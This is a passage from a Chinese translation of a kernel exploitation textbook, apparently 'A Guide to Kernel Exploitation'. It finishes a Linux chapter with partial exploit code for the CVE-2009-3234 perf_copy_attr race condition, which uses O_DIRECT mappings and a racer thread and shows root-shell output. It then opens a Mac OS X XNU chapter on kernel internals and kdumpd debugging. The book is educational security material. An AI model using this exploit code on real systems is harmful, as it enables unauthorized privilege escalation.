


图 4.8 对于 perf_copy_attr() 竞态条件漏洞的两部分缓冲区

通过直接设备读写技术利用 CVE-2009-3234 漏洞

这项技术关键的地方就是它能够在几乎所有的现代操作系统上生效，[⊖]所以我们就来看一个 perf_copy_attr() 漏洞的例子。要想成功应用这项技术，我们必须处理好以下几个细节：

- 竞争代码运行的缓冲区必须足够大，这样才能触发溢出并且破坏返回地址之后的几个字节的内存内容。
- 必须把缓存分为毗邻的两块内存映射区域：
  第一个是一块大多数内容为 0 的匿名映射；
  第二个是一块额外的映射区域，它是硬盘文件到内存的映射并且通过直接设备 I/O 技术把这块区域设置为 0。

内存划分如图 4.8 所示。

这种布局划分的原因就在于它能够通过 get_user() 的一系列检测（检测复制的值是否为 0），然后能在最后一次检测时触发一个硬缺页错误。此时，我们的用户态线程应该会重新编排并且有机会在 copy_from_user() 函数之前把匿名内存映射区域修改为漏洞利用代码。

这次我们同样只看关键的代码（CVE-2009-3234-iodirect.c），完整代码参考 www.attacking-thecore.com。

```
static long _page_size;

static unsigned long prepare_mapping(const char* filestr)
{
  int fd,fd_odirect;
  char *anon_map, *private_map;
  unsigned long *val;
```

⊖ 事实上，我们会在第 6 章重新介绍这一技术。

```
fd_odirect = open(filestr,                                          [1]
                  O_RDWR|O_DIRECT|O_CREAT, S_IRUSR|S_IWUSR);

anon_map = mmap(NULL, _page_size,
    PROT_READ|PROT_WRITE, MAP_ANONYMOUS|MAP_PRIVATE, -1, 0);        [2]

memset(anon_map, 0x00, _page_size);
val = (unsigned long *)anon_map;
write(fd_odirect, val, _page_size)
fd = open(filestr, O_RDWR);                                         [3]
private_map = mmap(anon_map + _page_size,                           [4]
                   _page_size, PROT_READ|PROT_WRITE,
                   MAP_PRIVATE|MAP_FIXED, fd, 0);

return (unsigned long)private_map;
}
```

在上面的代码中，prepare_mapping() 负责创建上面讨论过的分成两个部分的缓冲区，并且它是漏洞利用准备阶段的关键方法。简洁起见，我们移除了各种系统调用中的异常检测和返回代码，但是在完整版本中是可以看到的。别小看了对漏洞利用代码采用防御性编程的重要性。在 [1] 处，函数通过 O_DIRECT 模式创建并打开了一个文件，而在 [2] 处代码创建了匿名映射的部分。这块创建的匿名映射用来把文件的内容填充为 0（通过直接设备 I/O 的方式），文件在 [3] 处重新打开以接着在 [4] 处挨着之前的内存映射创建一个映射，此时我们已经准备好触发这个漏洞了。

```
static volatile int racer=0;
static int racer_thread(void *buff)
{
  unsigned long *p_addr = buff;
  int total = (BUF_SIZE - sizeof(unsigned long))
              / sizeof(unsigned long);
  int i = 0;

  while(!racer);                                                    [5]
   check=1;

  for(i = 0; i < total; i++)                                        [6]
    *(p_addr + i) = (unsigned long)kernel_payload;

  return 0;
}
```

读者应该已经认出来我们的老朋友 racer_thread() 了。在这里它等着启动变量（racer）发生变化 [5]，然后进入循环，通过一个参数把漏洞利用代码的地址复制到缓冲区当中。读者应该能想到，这个地址是由函数 prepare_mapping() 创建的，如下面的代码所示：

```
#define MAP_FILE_NAME "./perfcount_bof_race"

int main(int argc, char *argv[])
{
    [...]
    racer_buffer = prepare_mapping(MAP_FILE_NAME);

    perf_addr = racer_buffer - BUF_SIZE +                           [7]
```

```
        sizeof(unsigned long)*POINTER_OFF
        - sizeof(struct perf_counter_attr);
    ctr = (struct perf_counter_attr *)(perf_addr);
start_thread(racer_thread,                                          [8]
        (void*)(perf_count_struct_addr
        + sizeof(struct perf_counter_attr)));

    sleep(1);
        ctr->size = BUF_SIZE;
        ctr->type = 0xFFFFFFFFUL;

        racer=1;                                                    [9]
        syscall(__NR_perf_counter_open, ctr, getpid(), 0, 0, 0UL);

        [...]
}
```

首先，prepare_mapping 创建了 racer_buffer 缓冲区。在 [7] 处计算的代码有些奇怪，它的作用是确保栈溢出重写到保存的指令指针并且往后再重写几个字节（重写内容包含在通过直接设备 I/O 技术更新后的文件中）。在 [8] 处我们创建了竞争线程，而在 [9] 处我们切换了这个线程所等待的锁（racer）的状态，然后通过系统调用 perf_counter_open() 来触发漏洞。漏洞利用代码剩下的部分（基本上是恢复栈环境和权限提升）和我们在之前的栈利用章节中所展示的代码一样。下面是执行后的输出：一个 root shell。

```
linuxbox$ ./exp_perfcount_race
[**] commit_cred=0x0xffffffff81076570
[**] prepare_kernel_cred=0x0xffffffff81076780
[**] Anonymous Map: 0x7f2df3596000, File Map: 0x7f2df3597000
[**] perfcount struct addr: 0x7f2df3596f40
[**] Triggering the Overflow replacing the user buffer…
# id
uid=0(root) gid=0(root)
#
```

值得指出的是，我们利用的漏洞并不是严格和竞态条件相关，只不过利用竞态条件给我们提供了绕过通常的 NULL 页面映射保护机制的机会。

小结

我们已经学习了很多理论，现在需要实践一下。在本章中，讨论了 UNIX 家族，主要集中在它的两个家族成员上：Linux 和（开源）Solaris。在介绍了目标操作系统以及其中的调试设施后，我们开始运用第 3 章中介绍过的分析步骤。

首先讨论了执行阶段和在 Linux 操作系统上提升权限的 shellcode。在 UNIX 系统上，权限信息都保存在进程控制块中（一种静态的结构成员或者指向特定结构的函数指针），Linux 的案例特别有趣，因为它使我们有机会探讨 UNIX 系统通常使用的两种方法，它们可以把权限信息关联到进程控制块中（进程控制块就是一种静态结构成员或者指向一个特定结构的函数指针），并引入了更加精细的权限概念。在本节中，我们改善了代码，用运行时推断出的值

代替之前的静态变量和魔数。作为一项通用的准则，越少依赖静态或者编译之前的信息，就越能够提升 shellcode 在同一操作系统不同版本之间的可执行性，以及在不同配置环境下的适用性。

我们的目标是分析问题的方法而不是预先写好的代码，所以花了一些时间来学习内核函数和数据结构，以此来了解如何发现 shellcode 构建的基础。推荐的方法包括从一个取回（或者操作）权限的系统调用开始（在我们的案例当中是 `getuid()`），并且以它的实现作为开发攻击代码的“向导”。利用这个方法，读者应该能够快速地组合出一个能够在任何目标系统上工作的攻击代码。

当拥有了完全能够工作的 shellcode 之后，我们继续分析了不同的 bug 类别，以及触发它们的步骤。前面已经说过，我们主要的目标是 Linux 操作系统，主要是因为它提供一组公开的、真实的（而不是精心制作的）的漏洞来给我们练习。我们选择 `set_selection()` 和 `perf_copy_attr()` 的问题作为 SLUB、栈和竞态条件的例子。

当提及 Linux SLUB 时，我们还介绍了（开源）Solaris 的 slab 分配器的实现，这次是使用一个精心设计的例子。我们利用这个机会详细分析了不同的环境以及引入了 slab 分配器概念的系统。我们应用了之前学到的内核调试器的知识，并且开发出了一个能够在（开源）Solaris 系统上工作的 shellcode 。

我们已经了解，触发一个漏洞通常会导致内核状态发生混乱，可能会导致系统崩溃或者不稳定，这样的话漏洞利用也就失效了。为了避免这种情况，漏洞利用代码需要小心地恢复环境以保证系统稳定。我们介绍了两种方式。对于小的修复工作，我们在 shellcode 中就能完成；对于大的、复杂的修复工作，必须保证一切“足够稳定”直到加载特定的内核模块来修复出问题的数据结构。

本章所涉及的 Linux 操作系统仅仅是第一个要实践的操作系统，我们会继续分析 Mac OS X（在第 5 章）以及 Windows（在第 6 章）。

尾注

1. Keninston J, Panchamukih PS, Hiramatasu M. Kernel probes (KProbes), http://www.kernel.org/doc/Documentation/kprobes.txt.
2. Rubini A, Corbet J, 2001. *Linux Device Drivers*, 2nd ed. O’ Reilly Media, Inc.
3. CVE-2009-1046,*set_selection()* memory corruption, http://cve.mitre.org/cgi-bin/cve-name.cgi?name=CVE-2009-1046; 2009.

第5章

Mac OS X

本章主要内容

- XNU 概述
- 内核调试
- 内核扩展（kext）
- 执行步骤
- 利用注释

引言

Mac OS X 是苹果操作系统的最新版的典型代表。在写作本书时版本是 10.6.1，Mac OS X 完全重写了之前的版本 Mac OS 9, 并且在设计上没有考虑向后兼容的特性。

Mac OS X 的核心部分是 XNU 内核。XNU 代表着“X is Not Unix”，它是由 NeXT 公司开发的，这个公司是乔布斯在 1985 年离开苹果公司的时候创建的。苹果收购 NeXT 的时候，同时得到了 XNU 和乔布斯。也就是在这次收购以后，Mac OS X 的开发就开始了。XNU 的代码是开源的，可以从苹果的网站 www.opensource.apple.com 下载。

Mac OS X 在早期只是运行在 PowerPC 的架构上。然而，在 2006 年版本 10.5 发布的时候，基于 PowerPC 家族的性能考虑，苹果决定移植到 32 位的 Intel 处理器上。苹果使用一种称作 Rosetta 的用户态工具完成了大部分的移植。Rosetta 的设计者是 Transitive Technologies，它可以自动将 PowerPC 编译的二进制转为 Intel 的汇编语言并且容许它们运行在更新一代的机器上。到 2008 年，苹果发布了 iPhone OS。iPhone OS 实际上就是为 ARMv6 和 ARMv7-A 架构设计的 XNU 内核的简化（pared-down）版本。2009 年，苹果发布了 Mac OS X 10.6 版本（也称为雪豹（Snow Leopard)），这个版本完成了至 Intel 64 位架构的转化。这也是撰写本书时 XNU 的版本。同样，Snow Leopard 也不是向后兼容 Mac OS X 的，并且（在撰写时）不再支持 PowerPC 平台。这样一来，苹果在这个版本发布中减小了目标文件的大小。

注意 本章没有介绍 PowerPC 架构的内容，这主要是因为苹果不再支持它并且笔者

也觉得它很快将变得更加不相关。本章主要基于 Mac OS X Leopard，这意味着通篇将 32 位的 x86 架构用于底层目标架构的基础。注意，因为 Mac OS X Snow Leopard 默认启动 32 位内核，因此本章的很多讨论仍然直接适用于最新（撰写本书时）发布版本。

尽管每一版 Mac OS X 的发布在架构上都有明显的变化，但是操作系统底层的变化始终不大。

工具和策略

Mac OS X 胖二进制[⊖]

Mac OS X 从 10.5 版本开始支持 Intel 架构，苹果通过增加对一种新的二进制格式的支持即通用二进制或者称为胖二进制，来支持 Intel 架构。这种二进制格式是一种像在硬盘上存档文件一样存储多种 Mach-O（Mach 目标文件）的基础方法。使用这种方法可以做到当内核加载文件的时候选择适当的架构。这种格式本身非常好理解。它以一种含有两个成员变量的结构体 fat_header 开头：

```
struct fat_header {
        uint32_t     magic;        /* FAT_MAGIC */
        uint32_t     nfat_arch;    /* 跟着的结构体的个数 */
};
```

这个结构体的第一个成员是 magic 数字（oxcafebabe），第二个成员是其中包含的 match-O 文件的编号。在头文件后面是 fat_arch 结构体：

```
struct fat_arch {
        cpu_type_t     cputype;     /* cpu specifier (int) */
        cpu_subtype_t  cpusubtype;  /* machine specifier (int) */
        uint32_t       offset;      /* file offset to this object file */
        uint32_t       size;        /* size of this object file */
        uint32_t       align;       /* alignment as a power of 2 */ };
```

在每一个 Mach-O 文件的通用二进制中，每一种 fat_arch 结构体都描述了 CPU 的类型、大小和偏移量。在运行时，内核简单地从硬盘载入通用二进制解析每一个 fat_arch 结构体，查找匹配的架构类型，然后在特定的偏移量上开始载入此文件。

XNU 概述

一种对 XNU 内核的普遍误解就是认为它是一个微内核。这个谜可能使人难以忘记，这是因为 XNU 的一个组件是 Mach 微内核。然而，事实仅此而已。XNU 实际上比大多数其他庞大的内核更大，这是因为它由 3 种相互独立的组件构成，而这 3 种组件又相互交互，它们都在内核地址空间中。这些组件分别是：Mach、BSD 和 IOKit。

⊖ 胖二进制是一种文件存储格式。——译者注

Mach

XNU 的 Mach 组件是以 1985 年在 Carnegie Mellon 大学开发的 Mach 3.0 操作系统为基础开发的。在当时，它主要被设计成微内核。然而，当构建这个操作系统的时候，开发者们使用了 4.2BSD 内核作为他们代码的系统外壳。当写完每一个 Mach 组件，相应的 BSD 组件就被删除和替换掉。结果是，早期的 Mach 版本拥有庞大的内核，与 XNU 相似，包含着 BSD 和 Mach 代码的组合体。在 XNU 的内部，Mach 代码负责大多数底层的功能，例如虚拟内存管理（VMM），内部进程通信（IPC）、抢占式多任务、内存保护和控制台 I/O。在 XNU 的设计中，一些概念也是固有的，有 Mach 概念的任务，而不是进程，包括若干线程，以及 IPC 的消息和端口概念。

提示 *在 XNU 代码树的 /osfmk 目录中可以找到 XNU 代码的 Mach 部分。*

BSD

XNU 内核的 BSD 组件是基于 FreeBSD 操作系统的（起初，使用了 FreeBSD 5.0）。它负责实现 POSIX-compliant API（BSD 系统调用在 Mach 功能的上层）。它在相当于 Mach 概念（任务、线程）的上层实现了一个 UNIX 过程模型（pid/gids/pthreads）。FreeBSD 虚拟文件系统（VFS）代码跟 FreeBSD 网络栈一样也出现在 XNU 系统中。

提示 *正如您期望的一样，XNU 代码树的 FreeBSD 部分存储在 /bsd 路径下。*

IOKit

IOKit 是苹果公司在 Mac OS X 系统中提供的构建硬件驱动的框架。它实现了一种限制形式的 C++，删除了 C++ 中可能引起内核问题的功能，包括异常处理、多继承和模板。一些 IOKit 中的功能包括 plug、play 和电源管理，像很多其他抽象概念一样存在于不同的构件中。

IOKit 也实现了一个可以追踪所有的 instantiated 对象的注册表系统，在这个系统中所有 IOKit 中的类都记录在分类数据库中。在本章的“内核扩展 (kext)”一节，我们将会讲述 IOKit 的更多细节，还会讲述一些操作 I/O 注册表的通用程序。

提示 *实现 IOKit 的代码都存储在 XNU 代码树的 /iokit 目录下。*

在 XNU 的设计中有趣的一点是：内核和用户映射并不共享整个地址空间，内核被分配一个专属的地址空间（例如，在 32 位的版本中是 4GB）。这意味着当发生系统调用的时候，一个完整的快速重编址缓冲器（Translation Lookaside Buffer，TLB）刷新就开始了。这增加了相当一部分的头文件消耗，但是导致了有趣的现象。内核完全由一个进程 / 任务来占用并且可以完全信任这个进程。

当将内核载入到内存中时，第一页被映射而无访问权限。这样一来，空指针在内核态的解引用就与在用户态（典型的情况是不可利用的）没有区别了。直到利用的时候，这依然意味着您不能在用户态保留 shellcode 并且返回它；相反，您需要在内核地址空间中的某处存储 shellcode。我们将会在本章的后面更详细地讨论这个问题。

系统调用表

XNU 内核中的很多技术（Mach/BSD/IOKit）都在 Ring 0 层绑定在一起，显然需要一种可以独立让这些组件一起访问的方法。XNU 的开发者们选择了将不同组件的请求放入不同的表中。而不是将每个组件的系统调用、服务例程置于一个大表中。

就像其他的 BSD 操作系统中的模块一样，BSD 系统调用结构（包括函数指针和参数信息等）是被存储在一个称作 sysent 表的 sysent 结构体数组中。下面的代码展示了 sysent 结构的定义：

```
struct sysent {
int16_t          sy_narg;          /*参数个数*/
int8_t           reserved;         /*未被使用的变量*/
int8_t           sy_flags;         /*调用标记*/
sy_call_t        *sy_call;         /*实现函数*/
sy_munge_t       *sy_arg_munge32;
sy_munge_t       *sy_arg_munge64
int32_t          sy_return_type;   /*返回类型*/
uint16_t         sy_arg_bytes;
} *_sysent;
```

在这张表的每一个入口都对应一个指定的 BSD 系统调用。每一个入口的偏移地址在 /usr/include/sys/syscall.h 文件中都是可用的。在本章中将会对这个问题的细节进行讨论。

Mach 系统调用（称作 Mach traps）存储在另一个称作 mach_trap_table 的表里。这个表与 sysent 表类似，但是，它包含了 mach_trap_t 结构体数组，可以在下面的代码中读到这个数组，它几乎与 sysent 表的结构是相同的：

```
typedef struct {
        int                mach_trap_arg_count;
        int                (*mach_trap_function)(void);
#if defined(__i386__)
        boolean_t          mach_trap_stack;
#else
        mach_munge_t       *mach_trap_arg_munge32; /*系统调用
arguments for 32-bit */
        mach_munge_t       *mach_trap_arg_munge64; /*系统调用
arguments for 64-bit */
#endif
#if     !MACH_ASSERT
        int                mach_trap_unused;
#else
        const char*        mach_trap_name;
#endif /* !MACH_ASSERT */
} mach_trap_t;
```

依赖于这个平台的还有很多其他类似的表，它们都用于特定硬件的系统调用。

内核在它的系统调用惯例中需要一些选择机制来决定哪张表是用户态进程要使用的。显然，XNU 由于使用不同的硬件而已经多次改变协议。

起初，在 PowerPC 中，系统调用指令代表着进入内核态的信号。请求的系统调用号存储在

通用寄存器 R0 中。

进入内核前需要检测这个号码。偏移量为一个正数可以得到 sysent 表，偏移量为一个负数可以得到 mach_trap_table。基于这种方法，这样的系统调用方式同时应用于 Mach 和 BSD 的系统调用中。其他表则通过使用更大的系统调用号进行引用。例如，0x6000 ～ 0x600d 这个区间内的号码是用来引用 PPC-specific 系统调用的。

移植到 Intel 平台之后，系统需要一个新的系统调用协议，为了满足这个需求，FreeBSD 协议开始投入使用，即 EAX 寄存器用来存储系统调用号。系统调用参数就存储在栈中。但是，与 FreeBSD 不同的是，为了标识需要执行哪种系统调用（Mach/BSD 等），使用了一种专门处理中断的号码。INT 0x80 标识调用内核的是 FreeBSD 系统，INT 0x81 指令用于 Mach 系统陷入（Mach trap）。

随着雪豹（Snow Leopard，10.6.X）的引入和苹果使用新的平台（x64），更加需要一种新的调用协议。苹果采用 SYSCALL 指令进入内核态。EAX/RAX 寄存器再一次用作选择哪种系统调用。同时，它也需要用 0x1000000 或者 0x2000000 来标识调用哪一个系统调用表。如果设置 0x1000000 位，那么使用 Mach trap 表，如果设置 0x2000000 位，那么使用 BSD 系统调用。

内核调试

在开始利用 XNU 之前，我们需要一种可以获得内核状态的反馈信息的方法。就像我们在第 4 章中所讲的那样，我们需要花一点时间来讨论操作系统提供的调试选项。

第一个选项利用了在系统重启中的死机报告。尽管可能提供给我们最少的一组反馈信息，但它仍然可以让我们解决一些简单的问题。死机报告生成器在内核紊乱之后操作系统重新载入的时候调用。当管理员用户第一次登录这台计算机，他可以看到一个提供了两个选项的对话框：忽略（继续运行正常模式下的启动计算机）和报告。当您点击报告按钮，另外一个带有寄存器信息和内核紊乱时的回溯状态的对话框就展现出来。图 5.1 展现了第二个对话框。

如图 5.1 所示，EIP 寄存器被设置为 0xdeadbeef，但是这种描述性的报告只能提供给我们很多系统中发生的信息，但是却不能进行系统死机后的任何分析。

下一步死机报告将会利用 kdumpd 守护程序（在 /usr/libexec/kdumpd）。kdumpd 守护程序主要是一个运行在 inetd UDP 端口 1069 上的等候穿过端口的信息的补缀小型文件发送协议（Trivial File Transfer Protocol，TFTP）。当一台经过配置的机器收到内核紊乱的信息，它将通过网络与这个守护程序之间建立链接，并且发送内核存储。使用 kdumpd 的主要优点是只需要一台装有 Mac OS X 的机器。Kdumpd 可以在 Linux、BSD 和其他的兼容 POSIX 的平台下进行编译。

在两台 Mac OS X 机器上建立 kdumpd，只需要在一台机器上运行 kdumpd 守护程序，并且在另一台机器上配置使用它。这个过程中的第一步就是使 kdumpd 在一台机器上开始监听。在 Mac OS X 中创建一个存储内核存储文件的路径。苹果推荐用户可以通过下面的命令获得这些

信息：[1]

```
-[luser@kdumpdserver]$ sudo mkdir /PanicDumps
-[luser@kdumpdserver]$ sudo chown root:wheel /PanicDumps/
-[luser@kdumpdserver]$ sudo chmod 1777 /PanicDumps/
```




图 5.1　问题报告对话框

如果觉得在系统里创建一个谁都有写权限的路径不妥，那么可以改变这个路径的所有权为 nobody:wheel，并且设置它的权限为 1770 就可以了。下一步是启动运行守护程序。苹果提供了一个 plist 文件（在 /System/Library/LaunchDaemons/com.apple.kdumpd.plist），这个文件包含了所有守护程序的启动设置。守护程序是通过 xinetd 运行的。只要使用下面的命令就可以启动守护程序：

```
-[luser@kdumpdserver]$ sudo launchctl load -w
/System/Library/LaunchDaemons/com.apple.kdumpd.plist
```

这条命令与 launchd 守护程序进行通信，并且告诉它在系统运行的时候运行 kdumpd 守护程序。现在 kdumpd 目标已经建立起来了，需要配置在内核紊乱的时候用来调试并且连接我们的 kdumpd 服务器的目标机器。我们可以只用 nvram 命令来改变内核的启动代码，这些代码存储在 firmware 的非易失性的 RAM 中。特别注意，我们必须设置 debug-flags 标志来设置恰当的调试选项。表 5.1 描述了这个标志需要配置的值。

表 5.1 切换 debug-flags 位允许配置的各种调试选项

名 称	值	描 述
DB_HALT	0x01	设置这个选项可以暂停启动，等待调试器的载入
DB_PRT	0x02	触发内核的 printf() 模块输出到控制台
DB_KPRT	0x08	触发内核的 kprintf() 模块输出到控制台
DB_KDB	0x10	这个选项选择 DDB 作为默认的内核调试器。它只有在使用定制的内核时通过一些接口实现
DB_SLOG	0x20	日志系统分析诊断信息记录到 syslog 中
DB_KDP_BP_DIS	0x80	这个选项支持 GDB 的旧版本
DB_LOG_PI_SCRN	0x100	这个选项使图形内核紊乱屏幕失效
DB_NMI	0x0004	当设置这个选项，电源按钮将会执行 nonmaskable 中断，这种中断将会直接返回到调试器
DB_ARP	0x0040	这个选项允许当试图寻找可使用的编译器时从内核转到 ARP。这是一个安全漏洞，但是使用很方便
DB_KERN_DUMP_ON_PANIC	0x0400	设置这个选项，内核将会在紊乱触发的时候进行内核转储（core-dump）
DB_KERN_DUMP_ON_NMI	0x0800	接收到 nonmaskable 中断时，将会使内核进行内核转储
DB_DBG_POST_CORE	0x1000	设置这个选项，内核将会在 dumping 给内核紊乱返回消息之后等待调试器
DB_PANICLOG_DUMP	0x2000	设置这个选项，内核将会 dump 一个紊乱记录而不是一个完整的核

